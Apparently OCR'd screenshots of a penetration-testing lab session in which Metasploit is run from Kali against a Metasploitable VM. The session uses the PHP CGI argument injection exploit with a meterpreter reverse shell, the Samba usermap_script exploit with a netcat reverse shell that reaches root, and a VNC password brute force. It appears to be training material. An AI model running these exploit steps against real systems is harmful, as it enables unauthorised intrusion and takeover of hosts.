[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search 5.4.2

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license      2012-01-05       excellent  Yes    OP5 license.php Remote Command Execution
```



```
┌──(root㉿kali)-[~]
└─# msfconsole

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search http scanner

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   auxiliary/scanner/http/a10networks_ax_directory_traversal  2014-01-28  normal  No     A10 Networks AX Loadbalancer Directory Traversal
   1   auxiliary/scanner/amqp/amqp_login                                      normal  No     AMQP 0-9-1 Login Check Scanner
   2   auxiliary/scanner/amqp/amqp_version                                    normal  No     AMQP 0-9-1 Version Scanner
   3   auxiliary/scanner/snmp/sbg6580_enum                                    normal  No     ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
   4   auxiliary/scanner/http/wp_abandoned_cart_sqli             2020-11-05   normal  No     Abandoned Cart for WooCommerce SQLi Scanner
   5   auxiliary/scanner/http/accellion_fta_statecode_file_read  2015-07-10   normal  No     Accellion FTA 'statecode' Cookie Arbitrary File Read
   6   auxiliary/scanner/http/adobe_xml_inject                                normal  No     Adobe XML External Entity Injection
   7   auxiliary/scanner/http/advantech_webaccess_login                       normal  No     Advantech WebAccess Login
   8   auxiliary/scanner/http/allegro_rompager_misfortune_cookie 2014-12-17   normal  Yes    Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
   9   auxiliary/scanner/ftp/anonymous                                        normal  No     Anonymous FTP Access Detection
   10  auxiliary/scanner/http/apache_userdir_enum                             normal  No     Apache "mod_userdir" User Enumeration
   11  auxiliary/scanner/http/apache_normalize_path              2021-05-10   normal  No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   12  auxiliary/scanner/http/apache_activemq_traversal                       normal  No     Apache ActiveMQ Directory Traversal
   13  auxiliary/scanner/http/apache_activemq_source_disclosure               normal  No     Apache ActiveMQ JSP Files Source Disclosure
   14  auxiliary/scanner/http/axis_login                                      normal  No     Apache Axis2 Brute Force Utility
   15  auxiliary/scanner/http/axis_local_file_include                         normal  No     Apache Axis2 v1.4.1 Local File Inclusion
   16  auxiliary/scanner/http/apache_flink_jobmanager_traversal  2021-01-05   normal  Yes    Apache Flink JobManager Traversal
   17  auxiliary/scanner/http/mod_negotiation_brute                           normal  No     Apache HTTPD mod_negotiation Filename Bruter
```




```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.163.132
RHOSTS ⇒ 192.168.163.132
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.163.132:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search 5.4.2

Matching Modules
================

   #  Name                                             Disclosure Date  Rank       Check  Description
   -  ----                                             ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                   2012-01-05       excellent  Yes    OP5 license.php Remote Command Execution
   1  exploit/multi/http/op5_welcome                   2012-01-05       excellent  Yes    OP5 welcome Remote Command Execution
   2  exploit/multi/http/php_cgi_arg_injection         2012-05-03       excellent  Yes    PHP CGI Argument Injection
   3  exploit/windows/http/php_apache_request_headers_bof  2012-05-08   normal     No     PHP apache_request_headers Function Buffer Overflow


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.163.131  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
(genmon)XXX
13:58
root@kali: ~
File Actions Edit View Help
25°C
Haze
ENG
IN
23:28
01-07-2023

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.163.132
RHOSTS => 192.168.163.132
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.163.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.163.131  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.163.131:4444
[*] Sending stage (39927 bytes) to 192.168.163.132
[*] Meterpreter session 1 opened (192.168.163.131:4444 -> 192.168.163.132:56372) at 2023-07-01 13:54:50 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > █
```


PORT 139&445


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
(genmon)XXX
14:37
root@kali: ~
File Actions Edit View Help
25°C
Haze
ENG
IN
00:07
02-07-2023

```
┌──(root㉿kali)-[~]
└─# msfconsole
%%%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader      2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1   exploit/osx/browser/safari_file_policy               2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   2   auxiliary/server/capture/smb                                          normal     No     Authentication Capture: SMB
   3   post/linux/busybox/smb_share_root                                     normal     No     BusyBox SMB Sharing
   4   exploit/linux/misc/cisco_rv340_sslvpn                2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   5   auxiliary/scanner/http/citrix_dir_traversal          2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   6   auxiliary/scanner/smb/impacket/dcomexec              2018-03-19       normal     No     DCOM Exec
   7   auxiliary/scanner/smb/impacket/secretsdump                            normal     No     DCOM Exec
   8   auxiliary/scanner/dcerpc/dfscoerce                                    normal     No     DFSCoerce
   9   exploit/windows/scada/ge_proficy_cimplicity_gefebt   2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   10  exploit/windows/smb/generic_smb_dll_injection        2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   11  exploit/windows/http/generic_http_dll_injection      2015-03-04       manual     No     Generic Web Application DLL Injection
   12  exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   13  exploit/windows/misc/hp_dataprotector_install_service 2011-11-02      excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   14  exploit/windows/misc/hp_dataprotector_cmd_exec       2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
```


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
(genmon)XXX
14:37
root@kali: ~
File Actions Edit View Help
25°C
Haze
ENG
IN
00:07
02-07-2023


```
Interact with a module by name or index. For example info 136, use 136 or use payload/windows/custom/reverse_named_pipe

msf6 > use 105
msf6 auxiliary(scanner/smb/smb_version) > shopw options
[-] Unknown command: shopw
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.163.132
RHOSTS => 192.168.163.132
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.163.132:445   - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.163.132:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.163.132:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                        normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                  normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                               normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
```



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
25°C
Haze
ENG
IN
00:08
02-07-2023


```
Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.163.131  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/samba/usermap_script) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.163.132
RHOSTS ⇒ 192.168.163.132
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.163.131:4444
[*] Command shell session 1 opened (192.168.163.131:4444 → 192.168.163.132:57180) at 2023-07-01 14:34:03 -0400

whoami
root
python -c 'import pty: pty.spawn("/bin/sh")'
  File "<string>", line 1
    import pty: pty.spawn("/bin/sh")
              ^
SyntaxError: invalid syntax
whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# hostname
hostname
ls
sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2# 
```

PORT 5900 VNC




Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
25°C
Haze
ENG
IN
23:53
01-07-2023

~~~
┌──(root㉿kali)-[~]
└─# msfconsole
                                                  `:oDFo:`
                                               ./ymM0dayMmy/.
                                            -+dHJ5aGFyZGVyIQ==+-
                                        `:sm⏣~~Destroy.No.Data~~s:`
                                    -+h2~~Maintain.No.Persistence~~h+-
                                `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                             ./etc/shadow.0days-Data'%20OR%201=1--.No.0MNB'/.
                          -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                         -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                         :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                         :we're.all.alike'`                     The.PFYroy.No.D7:
                         :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                         :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                         :---srwxrwx:-.`                        `MS146.52.No.Per:
                         :<script>.Ac816/                        sENbove3101.404:
                         :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                         :09.14.2011.raid                       /STFU|wall.No.Pr:
                         :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                         :#OUTHOUSE-  -s:                       /corykennedyData:
                         :$nmap -oS                              SSo.6178306Ence:
                         :Awsm.da:                            /shMTl#beats3o.No.:
                         :Ring0:                             `dDestRoyREXKC3ta/M:
                         :23d:                               sSETEC.ASTRONOMYist:
                          /-                        /yo-    .ence.N:(){ :|: & };:
                                                    `:Shall.We.Play.A.Game?tron/
                                                    ```-ooy.if1ghtf0r+ehUser5`
                                                  ..th3.H1V3.U2VjRFNN.jMh+.`
                                                 `MjM~~WE.ARE.se~~MMjMs
                                                  +~KANSAS.CITY's~-`
                                                   J~HAKCERS~./.`
                                                   .esc:wq!:`
                                                    +++ATH`
                                                     `


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vnc 3.3

Matching Modules
================
~~~



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
25°C
Haze
ENG
IN
23:53
01-07-2023

```
Matching Modules
================

   #  Name                                    Disclosure Date  Rank     Check  Description
   -  ----                                    ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client      2001-01-29       normal   No     RealVNC 3.3.7 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                          normal   No     VNC Authentication Scanner
   2  exploit/windows/vnc/winvnc_http_get     2001-01-29       average  No     WinVNC Web Server GET Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.163.132
RHOSTS ⇒ 192.168.163.132
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                   Required  Description
   ----              ---------------                                                   --------  -----------
   BLANK_PASSWORDS   false                                                             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                 yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                             no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                             no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                             no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                              no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                            no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.163.132                                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5900                                                              yes       The target port (TCP)
   STOP_ON_SUCCESS   true                                                              yes       Stop guessing when a credential works for a host
   THREADS           1                                                                 yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                                           no        A specific username to authenticate as
   USERPASS_FILE                                                                       no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                             no        Try the username as the password for all users
   USER_FILE                                                                           no        File containing usernames, one per line
   VERBOSE           true                                                              yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.163.132:5900  - 192.168.163.132:5900 - Starting VNC login sweep
[+] 192.168.163.132:5900  - 192.168.163.132:5900 - Login Successful: :password
[*] 192.168.163.132:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

